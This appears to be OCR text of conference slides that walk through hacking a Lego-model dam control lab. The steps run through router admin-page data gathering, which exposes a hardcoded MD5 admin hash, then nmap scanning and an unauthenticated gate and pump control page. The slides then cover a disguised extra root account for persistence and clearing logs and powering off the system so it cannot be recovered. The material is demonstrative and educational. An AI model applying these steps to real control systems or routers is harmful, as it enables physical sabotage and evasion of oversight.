



```
var wlan_mac_addr="00:22:75:CB:A8:F5";
var lan_mac_addr="00:22:75:CB:A8:F5";
var wan_mac_addr="00:22:75:CB:A8:F6";
var hardware_version="01";
var serial_number="12935723416469";
var model_name="F5D7234-4 v5";
var bEncPassword=1;
    var auto_check = 0;
    var password = "21232f297a57a5a743894a0e4a801fc3";
    function checkfwVersion()
    {
        var newwin;
        if(password.length>0 && password.length<32)
            password=hex_md5(password);
        if( auto_check&&(password==hex_md5(document.tF.pws.value)) ){
```

Gaining Access

Admin Portal Data Gathering

192.168.2.X



Using the Web-Based Advanced User Interface

The home page is the first page you will see when you access the Web-Based Advanced User Interface (UI). The home page shows you a quick view of the Router's status and settings. All advanced setup pages can be reached from this page.

https://usermanual.wiki/Belkin/F5D7234V5

Scanning and Enumeration #2


What does the system **192.168.2.X** do?

NMAP –A

Results…

No encryption/login, so visit the page!

Backend – vulnerable SSH, web-server



Beaver Dam Systems Page

Beaver Dam: Facility Lights

Lights On (Exterior #1)	Lights On (Exterior #2)
Lights On (Systems Room)	Lights On (Tools Room)
Lights On (Pump Room)	**Reserved (Future Lights)**

==========

Lights Off (Exterior #1)	Lights Off (Exterior #2)
Lights Off (Systems Room)	Lights Off (Tools Room)
Lights Off (Pump Room)	**Reserved (Future Lights)**

==========

TURN OFF ALL LIGHTS

Home

Beaver Dam: Dam Systems

Open Gate	Pump START, Relay Fan ON

==========

Close Gate	Pump STOPPED, Relay Fan OFF

==========

Home


```
<HTML>

<img src="beaver" height="200" width="275" alt="Power Skull">
<BR>
<P><B>Beaver Dam: Dam Systems</B></P>

<table style="width:40%", BORDER=2 BORDERCOLOR=BLACK>

<tr>
<th><A HREF=gateopen.php><button>Open Gate </button></A></th>
<th><A HREF=fanon.php><button>Pump START, Relay Fan ON </button></A></th>
</tr>
</table>

<P>==========</P>

<table style="width:40%", BORDER=2 BORDERCOLOR=BLACK>

<tr>
<th><A HREF=gateclose.php><button>Close Gate </button></A></th>
<th><A HREF=fanoff.php><button>Pump STOPPED, Relay Fan OFF </button></A></th>
</tr>
</table>

<P>==========</P>


<BR>

<P><A HREF=index.html>Home</P>
</HTML>
```


Maintaining Access

WAP – nothing to do

Beaver Dam Systems Page – nothing to do

Beaver Dam Backend – setup second root-level account that looks like legitimate system account




Covering Tracks

WAP – logs? maybe?

Beaver Dam Systems Page – see below

Beaver Dam Backend – all related logs in /var/log (better yet, open the gate, start the pump clear the logs and then power off the system so it is not recoverable!!)



https://www.loggly.com/ultimate-guide/linux-logging-basics/

What do you choose?

It's okay, they're only Lego people…

https://www.lego.com/en-us/product/fun-in-the-park-city-people-pack-60134

Lessons Learned

1

Online = Hackable

2

Remote/Isolated = Hackable

3

Old Assets = Hackable

Thanks and Q&A!

Connections:
LinkedIn – https://www.linkedin.com/in/brad-e-rhodes-cissp-issep-cism-gcih-1951ba7/
Email(s) – brad.e.rhodes@accenturefederal.com & brad.e.rhodes.mil@army.mil